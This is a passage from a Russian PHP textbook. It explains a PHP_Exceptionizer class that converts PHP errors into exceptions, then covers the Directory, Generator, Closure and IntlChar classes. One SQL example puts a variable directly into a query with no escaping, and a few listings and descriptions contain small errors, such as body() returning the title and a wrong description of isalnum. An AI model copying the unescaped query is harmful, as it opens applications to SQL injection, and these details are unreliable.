Если помните, в самом начале главы мы разделили все ошибки на два вида: "несерьезные" (диагностические сообщения; перехватываются при помощи `set_error_handler()`) и "серьезные" (невозможно продолжить нормальный ход работы кода; представлены исключениями). Вообще говоря, эти два вида ошибок не пересекаются и в идеале должны обрабатываться независимыми механизмами (ибо имеют различные подходы к написанию кода восстановления).

Тем не менее известно, что в программировании любая ошибка может быть *усилена*, по крайней мере, без ухудшения *качества* кода. Например, если заставить PHP немедленно завершать работу скрипта не только при обнаружении ошибок класса `E_ERROR` и `E_PARSE` (перехват которых, если вы помните, вообще невозможен), но также и при возникновении `E_WARNING` и даже `E_NOTICE`, программа станет более "хрупкой" к неточностям во входных данных. Но зато программист будет просто вынужден волей-неволей писать более качественный код, проверяющий каждую мелочь при своей работе. Таким

образом, качество написания кода при "ужесточении" реакции на ошибку способно только возрасти, а это обычно является большим достоинством.

Серьезность "несерьезных" ошибок

Что касается увеличения "хрупкости" при ужесточении реакции на ошибки, то это слишком неопределенная формулировка. Часто даже нельзя заранее предсказать, насколько тот или иной участок кода чувствителен к неожиданным ситуациям.

Для примера рассмотрим сообщение класса `E_WARNING`, возникающее при ошибке открытия файла. Является ли оно фатальным, и возможно ли дальнейшее выполнение программы при его возникновении без каких-либо ветвлений? Однозначный ответ на этот вопрос дать нельзя.

Вот две крайние ситуации.

- Невозможность открытия файла *крайне фатальна*. Например, пусть скрипт открывает какой-нибудь файл, содержащий программный код, который необходимо выполнить (такие ситуации встречаются при модульной организации сценариев). При невозможности запуска этого кода вся дальнейшая работа программы может стать попросту бессмысленной.
- Невозможность открытия файла практически ни на что не влияет. К примеру, программа может записывать в этот файл информацию о том, когда она была запущена. Или даже более простой пример: сценарий просто проверяет, существует ли нужный файл, а если его нет, то создает новый пустой.

Рассмотрим теперь самое "слабое" сообщение класса `E_NOTICE`, которое генерируется PHP, например, при использовании неинициализированной переменной. Часто такие ошибки считают настолько незначительными, что даже отключают реакцию на них в файле php.ini (`error_reporting=E_ALL~E_NOTICE`). Более того, именно такое значение `error_reporting` выставляется по умолчанию в дистрибутиве PHP! Нетрудно опять привести два примера крайних ситуаций, когда `E_NOTICE` играет очень важную роль и, наоборот, ни на что не влияет (на примере использования переменной или ячейки массива, которой ранее не было присвоено значение).

- Предположим, вы исполняете SQL-запрос для добавления новой записи в таблицу MySQL:

```
INSERT INTO table (id, parent_id, text)
       VALUES (NULL, '$pid', 'Have you ever had a dream,
                              that you were so sure was real?')
```

  В переменной `$pid` хранится некоторый идентификатор, который должен быть обязательно числовым. Если эта переменная окажется неинициализированной (например, где-то в программе выше произошла опечатка), будет сгенерирована ошибка `E_NOTICE`, а вместо `$pid` подставится пустая строка. SQL-запрос же все равно останется синтаксически корректным! В результате в базе данных появится запись с полем `parent_id`, равным нулю (пустая строка `''` без всяких предупреждений трактуется MySQL как 0). Это значение может быть недопустимым для поля `parent_id` (например, если оно является внешним ключом для таблицы `table`, т. е. указывает на другую "родительскую" запись с определенным ID). А раз значение недопустимо, то целостность базы данных нарушена, и это в дальнейшем вполне может привести

к серьезным последствиям (заранее непредсказуемым) в других частях скрипта, причем об их связи с одним-единственным E_NOTICE, сгенерированным ранее, останется только догадываться.

- Теперь о том, когда E_NOTICE может быть безвредной. Вот пример кода:

```
<input type="text" name="field"
value="<?=htmlspecialchars($_REQUEST['field'])?>">
```

Очевидно, что если ячейка $_REQUEST['field'] не была инициализирована (например, скрипт вызван путем набора его адреса в браузере и не принимает никаких входных данных), элемент формы должен быть пуст. Подобная ситуация настолько широко распространена, что обычно даже ставят @ перед обращением к элементу массива (или даже перед htmlspecialchars()), в этом случае сообщение будет точно подавлено.

Преобразование ошибок в исключения

Мы приходим к выводу, что ошибку любого уровня можно трактовать как "серьезную" (за исключением ситуации, когда перед выражением явно указан оператор @, подавляющий вывод всех ошибок). Для обработки же серьезных ошибок в PHP имеется прекрасное средство — исключения.

Пример

Решение, которое мы здесь рассмотрим, — библиотека для автоматического преобразования всех перехватываемых ошибок PHP (вроде E_WARNING, E_NOTICE и т. д.) в объекты-исключения одноименных классов. Таким образом, если программа не сможет, например, открыть какой-то файл, теперь будет сгенерировано исключение, которое можно перехватить в соответствующем участке программы. Листинг 26.20 иллюстрирует сказанное.

Листинг 26.20. Преобразование ошибок в исключения. Файл w2e_simple.php

```
<?php ## Преобразование ошибок в исключения
  require_once "PHP/Exceptionizer.php";

  // Для большей наглядности поместим основной проверочный код в функцию
  suffer();

  // Убеждаемся, что перехват действительно был отключен
  echo "<b>Дальше должно идти обычное сообщение PHP.</b>";
  fopen("fork", "r");

  function suffer()
  {
    // Создаем новый объект-преобразователь. Начиная с этого момента
    // и до уничтожения переменной $w2e все перехватываемые ошибки
    // превращаются в одноименные исключения.
    $w2e = new PHP_Exceptionizer(E_ALL);
```

```
    try {
      // Открываем несуществующий файл. Здесь будет ошибка E_WARNING.
      fopen("spoon", "r");
    } catch (E_WARNING $e) {
      // Перехватываем исключение класса E_WARNING
      echo "<pre><b>Перехвачена ошибка!</b>\n", $e, "</pre>";
    }
    // В конце можно явно удалить преобразователь командой:
    // unset($w2e);
    // Но можно этого и не делать - переменная и так удалится при
    // выходе из функции (при этом вызовется деструктор объекта $w2e,
    // отключающий слежение за ошибками).
  }
?>
```

Обратите внимание на заголовок `catch`-блока. Он может поначалу ввести в заблуждение: ведь перехватывать можно только объекты-исключения, указывая имя класса, но никак не числовое значение (`E_WARNING` — вообще говоря, константа PHP, числовое значение которой равно 2 — можете убедиться в этом, запустив оператор `echo E_WARNING`). Тем не менее ошибки нет: `E_WARNING` — это одновременно и *имя класса*, определяемого в библиотеке `PHP_Exceptionizer`.

Заметьте также, что для ограничения области работы перехватчика используется уже знакомая нам идеология: "выделение ресурса есть инициализация". А именно в том месте, с которого необходимо начать преобразование, мы помещаем оператор создания нового объекта `PHP_Exceptionizer` и запоминаем последний в переменной, а там, где преобразование следует закончить, просто уничтожаем объект-перехватчик (явно или, как в примере, неявно, при выходе из функции).

Код библиотеки *PHP_Exceptionizer*

Прежде чем продолжить описание возможностей перехвата, давайте рассмотрим код класса `PHP_Exceptionizer`, реализующего преобразование стандартных ошибок PHP в исключения (листинг 26.21).

Листинг 26.21. Файл PHP/Exceptionizer.php

```
<?php ## Класс для преобразования ошибок PHP в исключения
/**
 * Класс для преобразования перехватываемых (см. set_error_handler())
 * ошибок и предупреждений PHP в исключения
 *
 * Следующие типы ошибок, хотя и поддерживаются формально, не могут
 * быть перехвачены:
 * E_ERROR, E_PARSE, E_CORE_ERROR, E_CORE_WARNING, E_COMPILE_ERROR,
 * E_COMPILE_WARNING
 */
class PHP_Exceptionizer
```

```
{
  // Создает новый объект-перехватчик и подключает его к стеку
  // обработчиков ошибок PHP (используется идеология "выделение
  // ресурса есть инициализация")
  public function __construct($mask = E_ALL, $ignoreOther = false)
  {
    $catcher = new PHP_Exceptionizer_Catcher();
    $catcher->mask = $mask;
    $catcher->ignoreOther = $ignoreOther;
    $catcher->prevHdl = set_error_handler(array($catcher, "handler"));
  }
  // Вызывается при уничтожении объекта-перехватчика (например,
  // при выходе его из области видимости функции). Восстанавливает
  // предыдущий обработчик ошибок.
  public function __destruct()
  {
    restore_error_handler();
  }
}
/**
 * Внутренний класс, содержащий метод перехвата ошибок.
 * Мы не можем использовать для этой же цели непосредственно $this
 * (класса PHP_Exceptionizer): вызов set_error_handler() увеличивает
 * счетчик ссылок на объект, а он должен быть неизменным, чтобы
 * в программе всегда оставалась ровно одна ссылка.
 */
class PHP_Exceptionizer_Catcher
{
  // Битовые флаги предупреждений, которые будут перехватываться
  public $mask = E_ALL;
  // Признак, нужно ли игнорировать остальные типы ошибок или же
  // следует использовать стандартный механизм обработки PHP
  public $ignoreOther = false;
  // Предыдущий обработчик ошибок
  public $prevHdl = null;
  // Функция-обработчик ошибок PHP
  public function handler($errno, $errstr, $errfile, $errline)
  {
    // Если error_reporting нулевой, значит, использован оператор @,
    // и все ошибки должны игнорироваться
    if (!error_reporting()) return;
    // Перехватчик НЕ должен обрабатывать этот тип ошибки?
    if (!($errno & $this->mask)) {
      // Если ошибку НЕ следует игнорировать...
      if (!$this->ignoreOther) {
        if ($this->prevHdl) {
          // Если предыдущий обработчик существует, вызываем его
          $args = func_get_args();
          call_user_func_array($this->prevHdl, $args);
```

```
        } else {
          // Иначе возвращаем false, что вызывает запуск встроенного
          // обработчика PHP
          return false;
        }
      }
      // Возвращаем true (все сделано)
      return true;
    }
    // Получаем текстовое представление типа ошибки
    $types = array(
      "E_ERROR", "E_WARNING", "E_PARSE", "E_NOTICE", "E_CORE_ERROR",
      "E_CORE_WARNING", "E_COMPILE_ERROR", "E_COMPILE_WARNING",
      "E_USER_ERROR", "E_USER_WARNING", "E_USER_NOTICE", "E_STRICT",
   );
    // Формируем имя класса-исключения в зависимости от типа ошибки
    $className = __CLASS__ . "_" . "Exception";
    foreach ($types as $t) {
      $e = constant($t);
      if ($errno & $e) {
        $className = $t;
        break;
      }
    }
    // Генерируем исключение нужного типа
    throw new $className($errno, $errstr, $errfile, $errline);
  }
}

/**
 * Базовый класс для всех исключений, полученных в результате ошибки PHP
 */
abstract class PHP_Exceptionizer_Exception extends Exception
{
  public function __construct($no = 0, $str = null, $file = null, $line = 0)
  {
    parent::__construct($str, $no);
    $this->file = $file;
    $this->line = $line;
  }
}

/**
 * Создаем иерархию "серьезности" ошибок, чтобы можно было ловить
 * не только исключения с указанием точного типа, но
 * и сообщения, не менее "фатальные", чем указано
 */
class E_EXCEPTION extends PHP_Exceptionizer_Exception {}
  class AboveE_STRICT extends E_EXCEPTION {}
    class E_STRICT extends AboveE_STRICT {}
```

```
    class AboveE_NOTICE extends AboveE_STRICT {}
      class E_NOTICE extends AboveE_NOTICE {}
      class AboveE_WARNING extends AboveE_NOTICE {}
        class E_WARNING extends AboveE_WARNING {}
        class AboveE_PARSE extends AboveE_WARNING {}
          class E_PARSE extends AboveE_PARSE {}
          class AboveE_ERROR extends AboveE_PARSE {}
            class E_ERROR extends AboveE_ERROR {}
            class E_CORE_ERROR extends AboveE_ERROR {}
            class E_CORE_WARNING extends AboveE_ERROR {}
            class E_COMPILE_ERROR extends AboveE_ERROR {}
            class E_COMPILE_WARNING extends AboveE_ERROR {}
  class AboveE_USER_NOTICE extends E_EXCEPTION {}
    class E_USER_NOTICE extends AboveE_USER_NOTICE {}
    class AboveE_USER_WARNING extends AboveE_USER_NOTICE {}
      class E_USER_WARNING extends AboveE_USER_WARNING {}
      class AboveE_USER_ERROR extends AboveE_USER_WARNING {}
        class E_USER_ERROR extends AboveE_USER_ERROR {}
  // Иерархии пользовательских и встроенных ошибок не сравнимы, т. к. они
  // используются для разных целей, и оценить "серьезность" нельзя
?>
```

Перечислим достоинства описанного подхода.

- Ни одна ошибка не может быть случайно пропущена или проигнорирована. Программа получается более "хрупкой", но зато качество и "предсказуемость" поведения кода сильно возрастают.
- Используется удобный синтаксис обработки исключений, гораздо более "прозрачный", чем работа с `set_error_handler()`. Каждый объект-исключение дополнительно содержит информацию о месте возникновения ошибки, а также сведения о стеке вызовов функций; все эти данные можно извлечь с помощью соответствующих методов класса `Exception`.
- Можно перехватывать ошибки выборочно, по типам, например, отдельно обрабатывать сообщения `E_WARNING` и отдельно — `E_NOTICE`.
- Возможна установка "преобразователя" не для всех разновидностей ошибок, а только для некоторых из них (например, превращать ошибки `E_WARNING` в исключения класса `E_WARNING`, но "ничего не делать" с `E_NOTICE`).
- Классы-исключения объединены в иерархию наследования, что позволяет при необходимости перехватывать не только ошибки, точно совпадающие с указанным типом, но также заодно и *более "серьезные"*.

Иерархия исключений

Остановимся на последнем пункте приведенного выше списка. Взглянув еще раз в конец листинга 26.21, вы можете обнаружить, что классы-исключения объединены в довольно сложную иерархию наследования. Главной "изюминкой" метода является введение еще одной группы классов, имена которых имеют префикс `Above`. При этом более "серьезные" `Above`-классы ошибок являются потомками всех "менее серьезных".

Например, AboveE_ERROR, самая "серьезная" из ошибок, имеет в "предках" все остальные Above-классы, а AboveE_STRICT, самая слабая, не наследует никаких других Above-классов. Подобная иерархия позволяет нам перехватывать ошибки не только с типом, в точности совпадающим с указанным, но также и *более серьезные*.

Например, нам может потребоваться перехватывать в программе все ошибки класса E_USER_WARNING и более фатальные (E_USER_ERROR). (Действительно, если мы заботимся о каких-то там предупреждениях, то уж конечно должны позаботиться и о серьезных ошибках.) Мы могли бы поступить так:

```
try {
  // Генерация ошибки
} catch (E_USER_WARNING $e) {
  // Код восстановления
} catch (E_USER_ERROR $e) {
  // Точно такой же код восстановления - приходится дублировать
}
```

Сложная иерархия исключений позволяет нам записать тот же фрагмент проще и понятнее (листинг 26.22).

Листинг 26.22. Иерархия ошибок. Файл w2e_hier.php

```
<?php ## Иерархия ошибок
  require_once "PHP/Exceptionizer.php";
  suffer();
  function suffer()
  {
    $w2e = new PHP_Exceptionizer(E_ALL);
    try {
      // Генерируем ошибку
      trigger_error("Damn it!", E_USER_ERROR);
    } catch (AboveE_USER_WARNING $e) {
      // Перехват ошибок: E_USER_WARNING и более серьезных
      echo "<pre><b>Перехвачена ошибка!</b>\n", $e, "</pre>";
    }
  }
?>
```

Фильтрация по типам ошибок

Использование механизма обработки исключений подразумевает, что после возникновения ошибки "назад ходу нет": управление передается в catch-блок, а нормальный ход выполнения программы прерывается. Возможно, вы не захотите такого поведения для *всех* типов предупреждений PHP. Например, ошибки класса E_NOTICE иногда не имеет смысла преобразовывать в исключения и делать их, таким образом, излишне фатальными.

> ***Замечание***
>
> Тем не менее в большинстве случаев E_NOTICE свидетельствует о логической ошибке в программе и может рассматриваться как тревожный сигнал программисту. Игнорирование

таких ситуаций чревато проблемами при отладке, поэтому на практике имеет смысл преобразовывать в исключения и `E_NOTICE` тоже.

Вы можете указать в первом параметре конструктора `PHP_Exceptionizer`, какие типы ошибок необходимо перехватывать. По умолчанию там стоит `E_ALL` (т. е. перехватывать *все* ошибки и предупреждения), но вы можете задать и любое другое значение (например, битовую маску `E_ALL&~E_NOTICE&~E_STRICT`), если пожелаете.

Существует еще и второй параметр конструктора. Он указывает, что нужно делать с сообщениями, тип которых не удовлетворяет битовой маске, приведенной в первом параметре. Можно их либо обрабатывать обычным способом, т. е. передавать ранее установленному обработчику (`false`), либо же попросту игнорировать (`true`).


Примечание

Напомним, что в PHP функция `set_error_handler()` принимает второй необязательный параметр, в котором можно указать битовую маску "срабатывания" обработчика. А именно для тех типов ошибок, которые "подходят" под маску, будет вызвана пользовательская функция, а для всех остальных — *стандартная*, встроенная в PHP. Класс `PHP_Exceptionizer` ведет себя несколько по-другому: в случае несовпадения типа ошибки с битовой маской будет вызван не встроенный в PHP обработчик, а *предыдущий назначенный* (если он имелся). Таким образом реализуется *стек* перехватчиков ошибок. В ряде ситуаций это оказывается более удобным.

Резюме

В данной главе мы рассмотрели одну из самых важных и популярных при программировании задач — обработку ошибок в коде программы. Мы взглянули по-новому на сам термин "ошибка" и его роль в программировании, а также узнали о различных классификациях ошибочных ситуаций. Мы познакомились с понятием "исключение" и научились использовать конструкцию `try...catch`, а также узнали о некоторых особенностях ее работы в PHP. Описан механизм *наследования и классификации* исключений, использование которого может сильно сократить код программы и сделать его универсальным. В конце главы приведен код библиотеки, позволяющей обрабатывать многочисленные ошибки и предупреждения, генерируемые функциями PHP, как обыкновенные исключения.


Если материал данной главы показался вам сложным, помните: грамотный перехват ошибок с самого зарождения программирования считался трудной задачей. Механизм обработки исключений хотя и упрощает ее, но все равно остается *весьма сложным*. Хотелось бы процитировать замечательные слова Бьерна Страуструпа, автора языка C++: "...исключения не являются причиной этой сложности. Не обвиняйте того, кто принес плохую новость".



ЧАСТЬ V

Предопределенные классы PHP

ГЛАВА 27



Предопределенные классы PHP

Листинги данной главы
можно найти в подкаталоге classes_php.

В предыдущей главе мы уже затронули предопределенные классы PHP. Встроенные классы `Exception` и `Error` и их производные классы реализованы внутри PHP, мы не объявляем их при помощи конструкции `class`. Зато мы можем наследовать от них собственные классы, а также использовать методы, реализованные в них.

Помимо этих двух классов PHP предоставляет большое количество других встроенных классов, рассмотрению которых будут посвящены несколько следующих глав.

В данной главе будут рассмотрены класс `Directory` для доступа к содержимому каталога, класс `Generator`, связанный с генераторами *(см. главу 12)*, класс `Closure`, обеспечивающий работу замыканий *(см. главу 11)*, и класс `IntlChar`, введенный в PHP 7 и обеспечивающий поддержку работы UTF-8 символами *(см. главу 13)*.

Календарным классам PHP будет посвящена отдельная *глава 28*, в *главе 29* мы познакомимся с итераторами из библиотеки SPL, завершающая *глава 30* будет посвящена возможностям метапрограммирования при помощи механизма отражений.

Класс *Directory*

Класс `Directory` является предопределенным классом, позволяющим получать доступ к каталогу. Объявление объекта класса `Directory` позволяет открыть каталог, а его методы — осуществить чтение содержимого каталога, заменяя набор функций `opendir()`, `rewinddir()`, `readdir()` и `closedir()` *(см. главу 16)*.

Особенность данного класса заключается в том, что его объект не объявляется при помощи оператора `new`, а получается посредством специальной функции `dir()`, которая имеет следующий синтаксис:

```
Directory dir(string $directory [, resource $context ])
```

В качестве параметра `$directory` функция принимает путь к каталогу. Контекст `$context` используется при сетевых операциях и более подробно освещается в *главе 32*. В случае успешного открытия каталога функция возвращает объект класса `Directory`, в противном случае возвращается `NULL`.

Объект класса `Directory` содержит два открытых параметра:

- `path` — путь к открытому каталогу;
- `handle` — дескриптор открытого каталога, который может быть использован другими функциями, работающими с каталогами.

Помимо этого, класс `Directory` предоставляет три метода:

- `read()` — читает очередной элемент каталога, передвигая указатель каталога на одну позицию;
- `rewind()` — сбрасывает указатель каталога в исходное состояние; применяется, когда в результате чтения каталога в цикле указателя устанавливается на конец каталога и его следует переместить в начало для повторного чтения;
- `close()` — закрывает каталог.

Все три метода могут принимать в качестве необязательного параметра дескриптор каталога, в этом случае операция будет осуществляться с каталогом, на который указывает дескриптор, а не с каталогом, открытым при инициализации объекта `Directory`.

Метод `read()` за один раз читает один элемент каталога, перемещая указатель каталога на одну позицию. Последовательный вызов метода `read()` позволяет обойти таким образом весь каталог до конца. В листинге 27.1 приводится сценарий, который выводит содержимое каталога oop.

Листинг 27.1. Чтение содержимого каталога. Файл dir.php

```
<?php ## Чтение содержимого каталога
  // Открываем каталог
  $cat = dir(".");
  // Читаем содержимое каталога
  while(($file = $cat->read()) !== false) {
    echo $file."<br />";
  }
  // Закрываем каталог
  $cat->close();
?>
```

Важно подчеркнуть, что дескриптор открытого каталога `$cat->handle` полностью совместим с классическими функциями для работы с каталогом. Скрипт из листинга 27.2 по результату полностью эквивалентен сценарию из листинга 27.1.

Листинг 27.2. Альтернативный способ чтения содержимого каталога. Файл dir1.php

```
<?php ## Альтернативный способ чтения содержимого каталога
  // Открываем каталог
  $cat = dir(".");
  // Читаем содержимое каталога
  while(($file = readdir($cat->handle)) !== false) {
    echo $file."<br />";
  }
```

```
  // Закрываем каталог
  closedir($cat->handle);
?>
```

Если в этом случае необходимо установить указатель каталога на его начало для повторного чтения, следует вызывать метод `rewind()`. В листинге 27.3 приводится скрипт, который подсчитывает количество файлов и подкаталогов, после чего осуществляет повторное чтение каталога для вывода списка его элементов.

> ***Примечание***
>
> Из количества подкаталогов вычитается цифра 2, чтобы предотвратить учет двух скрытых служебных подкаталогов: `.` — текущий каталог и `..` — родительский каталог.

Листинг 27.3. Использование метода `rewind()`. Файл rewind.php

```
<?php ## Использование метода rewind()
  // Открываем текущий каталог
  $dirname = "./";
  $cat = dir($dirname);

  // Устанавливаем счетчики файлов и подкаталогов в нулевое значение
  $file_count = 0;
  $dir_count = 0;

  // Подсчитываем количество файлов и подкаталогов
  while(($file = $cat->read()) !== false) {
    if (is_file($dirname.$file)) $file_count++;
    else $dir_count++;
  }
  // Не учитываем служебные подкаталоги
  $dir_count = $dir_count - 2;
  // Выводим количество файлов и подкаталогов
  echo "Каталог $dirname содержит $file_count файлов
        и $dir_count подкаталогов<br />";

  // Устанавливаем указатель каталога в начало
  $cat->rewind();

  // Читаем содержимое каталога
  while(($file = $cat->read()) !== false) {
    if ($file != "." && $file != "..") {
      echo $file."<br />";
    }
  }
  // Закрываем каталог
  $cat->close();
?>
```

Один из недостатков класса `Directory` заключается в получении его при помощи функции `dir()`, вмешаться в работу которой не представляется возможным. В результате,

несмотря на то, что от класса `Directory` можно унаследовать собственные классы, воспользоваться ими не получится.

Класс *Generator*

Генераторы подробно описаны в *главе 12*, кратко напомним, что генераторы — это функции, содержащие ключевое слово `yield` и позволяющие создавать собственные итераторы, которые потом удобно использовать в циклах `foreach` (листинг 27.4).

Листинг 27.4. Создание генератора. Файл generator.php

```
<?php ## Создание генератора
  function simple($from = 0, $to = 100) {
    for($i = $from; $i < $to; $i++) {
      yield $i;
    }
  }

  foreach(simple(1, 5) as $val)
    echo ($val * $val)." "; // 1 4 9 16
?>
```

До текущего момента, мы не интересовались типом возвращаемого генератором значения. Если мы попытаемся его определить, то быстро выясним, что любой генератор возвращает объект класса `Generator` (листинг 27.5).

Листинг 27.5. Тип генератора. Файл generator_class.php

```
<?php ## Генераторы возвращают объект класса Generator
  function simple($from = 0, $to = 100)
  {
    for($i = $from; $i < $to; $i++) {
      yield $i;
    }
  }

  $obj = simple(1, 5);
  var_dump($obj); // object(Generator)#1 (0) { }
?>
```

Так же как и в случае класса `Directory`, объект класса `Generator` не может быть получен через оператор `new` (вернее, получить его можно, но воспользоваться им не удастся). Поэтому возможность наследовать собственные генераторы также закрыта.

Однако генератор позволяет использовать методы, определенные в классе `Generator`. В *главе 12* мы уже рассматривали метод `send()` и введенный в PHP 7 метод `getReturn()`. Ими список методов класса `Generator` не ограничивается. Используя дополнительные методы, можно осуществить обход генератора без применения цикла `foreach` (листинг 27.6).

Листинг 27.6. Использование генератора без `foreach`. Файл next.php

```
<?php ## Использование генератора без foreach
  function simple($from = 0, $to = 100)
  {
    for($i = $from; $i < $to; $i++) {
      yield $i;
    }
  }

  $obj = simple(1, 5);
  // Выполняем цикл, пока итератор не достигнет конца
  while($obj->valid()) {
    echo ($obj->current() * $obj->current())." ";
    // К следующему элементу
    $obj->next();
  }
?>
```

В листинге 27.6 мы использовали три метода класса `Generator`:

- `current()` — возвращает текущее значение, если в операторе `yield` указывается ключ, то для его извлечения используется отдельный метод `key()`;
- `next()` — переход к следующей итерации; т. к. генераторы всегда однонаправленные, обратный метод `perv()` не предусмотрен. Более того, несмотря на реализацию метода `rewind()`, который должен возвращать генератор в исходное состояние, при попытке воспользоваться им будет возвращена ошибка;
- `valid()` — проверяет, закрыт ли генератор; если генератор используется, метод возвращает `true`, если итерации закончились и генератор закрыт, метод возвращает `false`.

Класс *Closure*

В *главе 11* мы описывали замыкания — специальный тип анонимных функций, которые позволяют сохранить переменные на момент их вызова. В отличие от других языков программирования, таких как JavaScript, помещаемые в замыкания переменные следует указывать явно при помощи ключевого слова `use`. Замыкания представляют собой объект предопределенного класса `Closure`. Переменные, которые захватываются замыканием, сохраняются именно в данном объекте (листинг 27.7).

Листинг 27.7. Использование генератора без `foreach`. Файл closure.php

```
<?php ## Захваченные замыканием переменные хранятся в объекте Closure
  $message = "Работа не может быть продолжена из-за ошибок:<br />";
  $check = function(array $errors) use ($message) {
    if (isset($errors) && count($errors) > 0) {
      echo $message;
```

```
      foreach($errors as $error) {
        echo "$error<br />";
      }
    }
  };

  echo "<pre>";
  print_r($check);
  echo "</pre>";
?>
```

Результатом выполнения скрипта будут следующие строки:

```
Closure Object
(
    [static] => Array
        (
            [message] => Работа не может быть продолжена из-за ошибок:
        )
    [parameter] => Array
        (
            [$errors] =>
        )
)
```

Как видно, замыкание сохраняет копии захваченных переменных внутри объекта. Поэтому, независимо от того, будут впоследствии меняться значения этих переменных или нет, захваченные значения останутся неизменными. Однако замыкания могут быть более полезны, когда при их помощи мы наоборот изменяем состояние объекта. В этом нам поможет метод `bindTo()`.

`Closure Closure::bindTo(object $`*`this`*`, [, mixed $`*`scope`*` = "static"])`

Метод определяет внутри замыкания объект *`$this`*, который будет доступен на момент вызова замыкания. При помощи необязательного параметра *`$scope`* можно указать класс данного объекта.

В листинге 27.8 приводится пример класса `View`, задача которого заключается в генерации HTML-кода страницы с использованием заголовка `$title` и содержимого `$body`. Содержимое этих членов класса обрабатывается при помощи функции `htmlspecialchars()` в одноименных методах, а затем подставляется в HTML-шаблон в методе `render()`.

Листинг 27.8. Использование метода `bindTo()`. Файл view.php

```
<?php ## Использование метода bindTo()
  class View
  {
    protected $pages = [];
    protected $title = 'Контакты';
    protected $body = 'Содержимое страницы Контакты';
```

```
    public function addPage($page, $pageCallback)
    {
      $this->pages[$page] = $pageCallback->bindTo($this, __CLASS__);
    }

    public function render($page)
    {
      $this->pages[$page]();

      $content = <<<HTML
<!DOCTYPE html>
<html lang='ru'>
<head>
<title>{$this->title()}</title>
<meta charset='utf-8'>
</head>
<body>
  <p>{$this->body()}</p>
</body>
</html>
HTML;
      echo $content;

    }

    public function title()
    {
      return htmlspecialchars($this->title);
    }

    public function body()
    {
      return nl2br(htmlspecialchars($this->title));
    }
  }

  $view = new View();
  $view->addPage('about', function() {
    $this->title = 'О нас';
    $this->body = 'Содержимое страницы О нас';
  });
  $view->render('about'); // О нас
?>
```

В классе предусмотрен отдельный метод `addPage()`, который принимает два параметра: `$name` — уникальное имя страницы, выступающее в качестве ключа для внутреннего массива `$pages`, и функцию обратного вызова `$pageCallback`, которая при помощи метода `bindTo()` превращается в замыкание. Причем в качестве захватываемой переменной

служит текущий объект, точнее, ссылка на него `$this`. В результате мы получаем возможность изменять состояние объекта `View` из анонимной функции, которая передается методу `addPage()` в качестве второго параметра. В момент вызова метода `render()` перед выводом шаблона вызывается анонимная функция из массива `$pages`, которая устанавливает нужные значения для членов объекта `$title` и `$content`.

Класс *IntlChar*

Расширение intl, в которое входит класс `IntlChar`, предназначено для поддержки интернационализации и помимо `IntlChar` содержит большое количество предопределенных классов для обслуживания календарных задач, форматирования цифр, текстовых сообщений, конвертации кодировок. Рассмотреть их всех не представляется возможным, за подробностями вам придется обратиться к официальной документации.

> ***Примечание***
>
> Для активации расширения в Windows необходимо отредактировать конфигурационный файл php.ini и включить директиву `extension=php_intl.dll`. Более подробно работа с расширениями освещена в *главе 35*.

Класс `IntlChar`, введенный в PHP 7, содержит только статические методы. Это означает, что вам не потребуется создание объекта данного класса. Кроме того, данный класс работает только с одним символом UTF-8.

`public static int IntlChar::ord(mixed $character)`

Метод позволяет получить числовой код для UTF-8 символа *`$charater`*.

```
echo IntlChar::ord("A");         // 1040
echo decbin(IntlChar::ord("A")); // 10000010000
```

`public static string IntlChar::chr(mixed $codepoint)`

Метод позволяет получить символ UTF-8 по числовому коду *`$codepoint`*.

```
echo IntlChar::chr(1040);   // A
```

`public static mixed IntlChar::toupper(mixed $codepoint)`

Метод возвращает для UTF-8 символа *`$codepoint`* его прописной эквивалент. Если символ уже является прописным, он остается без изменения:

```
echo IntlChar::toupper("a"); // A
echo IntlChar::toupper("A"); // A
```

`public static mixed IntlChar::tolower(mixed $codepoint)`

Метод возвращает для UTF-8 символа *`$codepoint`* его строчный эквивалент. Если символ уже является строчным, он остается без изменения:

```
echo IntlChar::tolower("A"); // a
echo IntlChar::tolower("a"); // a
```

Кроме представленных выше методов, расширение предоставляет большое количество справочных методов, позволяющих определить принадлежность символа тому или иному классу (алфавитные символы, цифры, символы пунктуации и т. п).

public static bool IntlChar::isalnum(mixed *$codepoint*)

Метод возвращает `true`, если символ *`$codepoint`* принадлежит классу цифр, в противном случае возвращается `false`.

public static bool IntlChar::isalpha(mixed *$codepoint*)

Метод возвращает `true`, если символ *`$codepoint`* принадлежит классу алфавитных символов, в противном случае возвращается `false`.

public static bool IntlChar::isspace(mixed *$codepoint*)

Метод возвращает `true`, если символ *`$codepoint`* принадлежит классу пробельных символов, в противном случае возвращается `false`.

public static bool IntlChar::iscntrl(mixed *$codepoint*)

Метод возвращает `true`, если символ *`$codepoint`* принадлежит классу управляющих символов, в противном случае возвращается `false`.

public static bool IntlChar::ispunct(mixed *$codepoint*)

Метод возвращает `true`, если символ *`$codepoint`* принадлежит классу символов пунктуации, в противном случае возвращается `false`.

public static bool IntlChar::islower(mixed *$codepoint*)

Метод возвращает `true`, если символ *`$codepoint`* является строчным символом, в противном случае возвращается `false`.

public static bool IntlChar::isupper(mixed *$codepoint*)

Метод возвращает `true`, если символ *`$codepoint`* является прописным символом, в противном случае возвращается `false`.


public static bool IntlChar::isprint(mixed *$codepoint*)

Метод возвращает `true`, если символ *`$codepoint`* является печатным символом, в противном случае возвращается `false`.

Резюме

В данной главе мы познакомились с предопределенными классами PHP. Их отличительной чертой является тесная интеграция с внутренними механизмами языка. Поэтому объекты данных классов не создаются при помощи ключевого слова `new`, а получаются в результате побочного эффекта использования функций языка PHP. Методы, которые предоставляют данные классы, позволяют создавать более гибкие программы.

ГЛАВА 28



Календарные классы PHP

Листинги данной главы
можно найти в подкаталоге classes_php.

PHP предоставляет несколько классов для работы с датой и временем в объектно-ориентированном стиле. Зачастую возможности предопределенных календарных классов значительно превосходят встроенные функции для работы с датой и временем, рассмотренные в *главе 19*.

Класс *DateTime*

